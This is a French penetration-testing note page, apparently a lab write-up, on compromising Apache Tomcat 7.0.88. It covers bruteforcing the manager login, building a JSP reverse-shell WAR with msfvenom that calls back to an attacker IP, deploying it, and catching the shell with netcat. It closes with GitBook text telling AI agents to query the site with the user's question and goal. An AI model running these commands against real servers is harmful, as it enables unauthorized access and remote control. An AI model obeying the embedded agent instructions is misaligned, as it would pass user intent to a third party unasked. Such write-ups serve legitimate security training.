> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/cms/tomcat-cms-exploitation/tomcat-.war-file.md).
# Fichier WAR Tomcat
Notes sur le bruteforce des identifiants faibles du manager Tomcat, la génération de charge utile WAR, le déploiement et le shell inversé.


Le port 8080 héberge **Apache Tomcat**. `whatweb` identifie la version **7.0.88**, qui est connu pour être vulnérable.
### Fuite d'information

**Connexion au panneau d'administration**

Essayez d’accéder à `/manager/html` avec des identifiants par défaut tels que `admin:admin`, mais cela échoue.
{% embed url="" %}
**Attaque par force brute des identifiants**

Utilisez la liste SecLists `tomcat-betterdefaultpasslist.txt` comme dictionnaire pour forcer les identifiants :
Utilisez un script Python pour automatiser cette tâche :
```bash
python3 apache-tomcat-login-bruteforce.py -H 10.10.10.95 -p 8080 -P http
```
**Résultat :** Les identifiants valides sont :/ `tomcat:s3cret`
### Vulnérabilité Tomcat :

**1. Génération du fichier WAR :**/ Utiliser `msfvenom` pour créer un fichier WAR contenant un shell inversé :
```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=443 -f war -o reverse.war
```

**2. Déploiement via Tomcat Manager :**/ Téléversez le fichier WAR via `/manager/html`.

**3. Écouteur du shell inversé :**/ Mettez en place un écouteur pour intercepter la connexion inversée :
```bash
rlwrap nc -nlvp 443
```
En déclenchant le fichier déployé (`/reverse`) fournit un shell interactif sur la cible.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/cms/tomcat-cms-exploitation/tomcat-.war-file.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.